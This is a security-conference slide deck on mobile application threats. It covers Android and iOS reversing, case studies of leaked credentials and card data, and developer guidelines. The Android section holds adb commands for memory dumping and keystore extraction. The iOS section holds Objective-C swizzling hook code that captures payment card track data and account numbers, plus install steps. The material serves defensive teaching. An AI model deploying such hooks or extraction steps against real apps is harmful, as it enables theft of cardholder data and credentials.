

Mobile Application Security: Who, How and Why

Presented by:

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Who Am I

- Mike Park
- Managing Consultant, Application Security Services, Trustwave SpiderLabs
- 14+ Years of App development and security experience
- Java, C\C++, ObjC, python, ruby, javascript
- x86 and ARM v7 ASM with some exploit development and reverse engineering





Topics

What we'll cover

- The Big Picture
- Attack Points
- Fun with Android
- Fun with iOS
- Developer Guidelines
- Conclusions









- What are people doing here?
 - Stealing Money and information
 - Embarrassing people
 - Getting famous
 - Breaking out of restrictive application licensing and functionality
 - Breaking out of restrictive platforms
 - For the lulz...
 - People inherently trust new technology "Its magic"...





Apps In the Press



http://www.crn.com/news/security/231001820/zeusbanking-trojan-variant-attacks-androidsmartphones.htm;jsessionid=-TgAxjl7e80mgk7RCslbcQ**.ecappj01

SLIDE SHOWS

http://www.informationweek.com/news/231001918





Targets

- Based on Trustwave 2012 Global Security Report, based on 300 data breaches in 18 countries
- Industries targeted Food and Beverage (43.6%) and Retail (33.7%)
 are the largest 77.3 %.
- Info targeted PII and CHD 89%, Credentials 1%
- For Mobile most devices platforms are targets of Banking Trojans





Why

- Development is focused on features not security
- Developers are unaware of the underlying platform
- Users don't even have security on their radar
- Users are easily social engineered
- New Technology is "magic", remember?





• Remember:

 Today's smartphone is the same as the Desktop we used in 2000, but with better graphics, more memory and better connectivity.








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• Android Architecture:



From Google via the Google content license - http://developer.android.com/license.html





• iOS Architecture:







- Who:
- From Trustwave Global Security Report 2012
- 29.6% of attacks come from Russian Federation
- 10.5% from US
- ~7.6% from EU (especially Eastern Europe)
- 32.5% UNKNOWN
- Only ~3.5% from China, Japan, Hong Kong, Taiwan and South Korea combined
- Mobile malware is simple from Russia and EU, more complex from Asia (j2me phone vs full smart phone)









- What do attackers want?
 - Credentials
 - To your device
 - To external services (email, banking, etc)
 - Personal Data
 - Full Name, SIN\SSN
 - Address book data
 - Location data
 - Cardholder Data
 - Card Numbers, Expiration, CVV
 - Access to your device
 - Sniff your connections
 - Use your device (botnets, spamming)
 - Steal trade secrets or other sensitive data





- Data Storage
 - Key stores
 - Application file system
 - Application database
 - Caches
 - Configuration files





- Binary
 - Reverse engineering to understand the binary
 - Find vulnerabilities that may be exploitable
 - Embedded credentials
 - Key generation routines





- Platform
 - Function hooking
 - Malware installation
 - Mobile botnets
 - Application architecture decisions based on platform





- Data Storage, Binary and Platform are not independent, but interrelated
 - A weakness in one can lead to exploitation of another
 - KNOW WHAT YOU ARE DEPENDING ON





- Threat Model
 - An attacker gains physical access to a device, even temporarily
 - The attacker jailbreaks or roots the device and installs their code, or copies the disk image
 - The attacker returns the device to the user, surreptitiously
 - _ ???
 - Profit

- OR

- The attacker tricks the user into unknowingly jailbreaking or rooting and installing their code
- Same end result









Fun With Android - Reversing

- Android apps are written in Java
- You can use your favorite IDE with a freely downloadable Android SDK plugin (for Eclipse, for instance)
- Like (unobfuscated) Java apps, they can be easily reversed with the right tools
- With Android, bytecode can even be altered and apps repackaged





Fun With Android - Reversing

- Reversing tools:
- http://code.google.com/p/dex2jar/ Dex2Jar converts dex (Dalvik bytecode) to a jar (java bytecode)
- http://code.google.com/p/android4me/downloads/list AXMLPrinter2 a tool for converting Android binary xml format to regular xml.
- http://java.decompiler.free.fr/ JD a GUI tool for decompiling Java bytecode back to java source (see above)
- http://code.google.com/p/smali/ Smali and baksmali assembler/
 disassembler for the dex format





Demo Reversing an Android App

See the demo





Fun With Android - Reversing

- Why Reverse?
- Things to look for
- Hardcoded credentials
 - Test credentials
 - Bad design
 - Bootstrap credentials
- Understand the Code
 - Know how things flow
 - Find out what crypto is used
 - How does the app handle input or output





- Tip 1: Dumping memory
- It's possible to dump the memory of a running Android App and then pull that off the device for examination
- ./adb shell
- # chmod 777 /data/misc <- place where the heap dump will go
- # ps <- get the pid of the app you wish to dump
- # kill -10 {pid} <- dumps the process memory to /data/misc in a format like heap-dump-tm1310992312-pid267.hprof
- (NOTE: This does not always work on every device but will on the emulator)






- Tip 1 (cont): Dumping memory
- Exit the shell and issue:
- \$./adb pull /data/misc/heap-dump-tm1310992312-pid267.hprof.
- Open up in your favourite hex editor











- Tip 2: Firing Activities and Intents
- Its possible to force parts of an application to fire without interacting directly with the UI

Look in the file and launch a selected intent of the target app directly:

```
# am start -n {full path to intent}
```

This can be used to decrypt files or query SQLLite even if the app is locked.





- Tip 3: Get the certs and keys
 - Get the cacerts.bks from the device (after su to root):
 - ./adb pull /etc/security/cacerts.bks
 - View the contents of the keystore:
 - \$ keytool -keystore cacerts.bks -storetype BKS provider
 org.bouncycastle.jce.provider.BouncyCastleProvider storepass changeit -list -v
- Hmmm ... change the contents?





- Case Study What's in your config files?
 - Rooted an Android device (or used the emulator with tweaks)
 - Used adb to access the file system and grab our target application's config files
 - cat

Password was used to encrypt the SQLLite DB...






- Case Study Debug logging is off, right?
 - Rooted an Android device (or used the emulator with tweaks)
 - Used logcat to watch as the application processed credit card numbers
 - The log is just another file on the file system.
 - This can be snooped live or grabbed by a malicious app.
 - Not normally visible, so forgotten












- Case Study Our Database is safe, right?
 - Rooted an Android device (or used the emulator with tw
 - Database not even encrypted







- Case Study We use encryption, right?
 - Rooted an Android device (or used the emulator with tweaks)
 - Grab the .apk and reverse with dex2jar. Read

- Blank in encrypt means no salt, no seeding.
- Build a brute forcer? Find a known value and replace?
- This is reversed source code.





Fun with iOS





Fun With iOS

- If Android is the Wild West, iOS is a Frontier Fort
- iOS strictly enforces application boundaries and sandboxing
- Apps cannot communicate directly from other apps, or access the application directories of other apps
- Written in native ObjectiveC or even C (with the right tools)
- Based on an ARM version of the same XNU kernel from OSX
- Reversing is based on same tools and skills we use on desktop systems
- Once you breach the walls of the fort, you own the place....





- Jail-breaking is just the first step.
- Involves finding a an exploit in the kernel as well as userland to allow it to run unsigned code
- Can be tethered, meaning you have to boot it while connected to a laptop and running the jailbreak code everytime you restart
- Or Untethered, meaning once its jailbroken, it will remain so after reboots
- Use tools like Absinthe, redsn0w limera1n to do the jailbreaking for you (works on all versions, including A5 based 4s and iPad 2)
- Can be done via the web <u>www.jailbreakme.com</u> <- THIS HAS BEEN WEAPONIZED
- Jailbreaks can take only a few minutes and can be hidden from the end user





Reversing iOS Apps

- Apps are native ARM, unless built for the Simulator (x86).
- .ipa are ARM and can only run on the device
- Use IDA Pro or otool, nm, etc to disassemble the code and look for information.
- Harder than Android, since you need expensive de-compilers (Hexrays for instance) or be able to read ARM v7 assembly, but still contains information





- Reversing iOS Apps
- Demo otool and class-dump-z





- Case Study What's in your binaries?
 - Grabbed from a jailbroken device (or your Trash bin after you install with iTunes)

's' _cstring:00	00000005	C	demo
s cstring:00	0000000A	С	
's'cstring:00	A000000A	C	demoknown
's'cstring:00	000000C	C	demounknown
's'cstring:00	A000000A	C	demoblack
's'cstring:00	A000000A	C	demoempty
's'cstring:00	0000001D	C	Login or Password is invalid
's'cstring:00	000000C	C	demo@
cetring:00	00000019	C	Email Address not found

- Reversed with IDA Pro (but strings would have worked too)
- Username is obscured but PW was 'demo' and worked in Prod





- Case Study What's in your caches?
 - ssh into a jailbroken device
 - Find the target application's install folder and look for the Library/caches directory


```
drwxr-xr-x 2 mobile mobile 170 Nov 17 13:38 .
drwxr-xr-x 5 mobile mobile 170 Nov 16 12:23 ..
-rw-r--r-- 1 mobile mobile 16400 Nov 16 12:23 FA12CC4FC7D4AF799813F0ECE131F4A5
-rw-r--r-- 1 mobile mobile 16384 Nov 17 13:38 FA12CC4FC7D4AF799813F0ECE131F4A5-unencrypted.xls
-rw-r--r-- 1 mobile mobile 182 Nov 16 12:23 active-downloads.plist
```

Download the xls file and ...





- Case Study What's in your caches (part 2)?
 - Open the xls file in Excel
 - Conveniently named...







- Case Study Native code is better, right?
 - Almost all iOS apps are written in ObjectiveC and link to the ObjectiveC runtime
 - ObjectiveC is a superset of C, with macros to make a Smalltalklike syntax
 - Its also a "reflective" language it can alter itself at runtime
 - Harder to reverse, but WAY easier to hook
 - "Method Swizzling" is a feature of the ObjectiveC runtime
 - Allows you to swap method implementations at runtime
 - What could possibly go wrong?





- Case Study Native code is better, right (part 2)?
 - Set up the hook with a macro

```
// This macro sets up a hook into the objective-C runtime
#define HookObjC(cl, sel, new, bak) \
  (*(bak) = method_setImplementation(class_getInstanceMethod((cl), (sel)), (new)))
```





 Write the code after picking your target from classdump-z

```
#define DUMPFILENAME @" txt"
NSString *dumptofile;
void snarfString(NSString *snarfData) {
  NSLog(@"snarfed -> %@", snarfData);
  if (f=fopen([dumptofile UTF8String], "a")) {
    fprintf(f, "%s\n", [snarfData UTF8String]);
    fclose(f);
// Hook
// Right before a arguardData object is destroyed we should be able to inspect // and exfiltrate its values.
static IMP _orig_dealloc;
id hook_dealloc(id card, SEL _cmd) {
  NSString *sdata = NSString stringWithFormat:@"AID=%@, appPrefName=%@, appLabel=%@, svcCode=%d, chName=%@, track1=%@, track2=%@, track3=%@, %@ acctnum=%@, expiry=%@, emvTags=%@",
    [card AID],
    [card appPreferredName],
    [card appLabel],
    [card serviceCode],
    [card cardHolderName]
    [[card track1] description],
    [[card track2] description],
    [[card track3] description],
    [card accountNumber],
    [card expiryDate],
    [[card emvTags] description]];
  snarfString(sdata);
  return _orig_dealloc(card, _cmd);
// Library init routine, sets up obj-c swizzle hooks and global vars
void hook_setup(void)
  dumptofile = [[NSTemporaryDirectory() stringByAppendingPathComponent:DUMPFILENAME] retain];
                                 e initialized");
  NSLog(@"Logs located at: %@", dumptofile);
  HookObjC(objc_getClass('___rardData"),
    @selector(dealloc), (IMP) hook_dealloc, (IMP *) &_orig_dealloc);
  NSLog(@"hooked CardData dealloc] orig:%p -> mine:%p", _orig_dealloc, hook_dealloc);
```





- Case Study Native code is better, right (part 3)?
 - Compile as a dylib and install in /Library/
 MobileSubstrate/DynamicLibraries/ with a plist file like:

```
Filter = {Bundles = ("com.myhookedapp.app");};
```

 Your hook code will be loaded and replace the original method code whenever your app bundle is loaded and run by the system





- Case Study The Keychain is safe, right?
 - Use a tool called dump_keychain (we have a customized version):





Case Study – The Keychain is safe, right (Part

2)?

- And decode:

48696d697473753336313323

Himitsu3613#





Solutions





Developer Guidelines

- What can designers and developers of mobile applications do?
 - KNOW YOUR PLATFORM
 - Go deeper than the sample code at the vendor's website or in a "iOS in 10 days" book.
 - Understand what the OS is doing when you ask it to do something.
 - How does the OS link libraries to your app
 - KNOW YOUR TOOLS
 - What exactly gets included in that compiled program
 - How can an attacker read my compiled program
 - KNOW WHERE EVERTHING IS STORED
 - This includes files you save, configuration info, caches and images of the screen





Solutions

- Don't rely on built-in key chains or key stores
- Avoid storing sensitive data on the device
- If you have to, encrypt with PBE master key encryption
- If you handle sensitive data on iOS, use C not ObjectiveC
- Use anti-debug and anti-reversing measures
- Clear memory after use
- Test on a Jailbroken or rooted device see what the bad guys will see





Conclusions





Conclusion & Summary

- Mobile applications and related security breaches receive a lot of media attention
- You cannot be 100% safe, but you can make it hard – Defense in Depth
- Know your data, know your platform and use that knowledge to protect your apps





Resources

- Secure iOS coding "Hacking and Securing iOS Applications" by Jonathan Zdziarski
- Secure Android coding basic secure Java coding.





Resources

 Download the Global Security Report: http://www.trustwave.com/GSR

 Read our Blog: http://blog.spiderlabs.com

Follow us on Twitter:@SpiderLabs



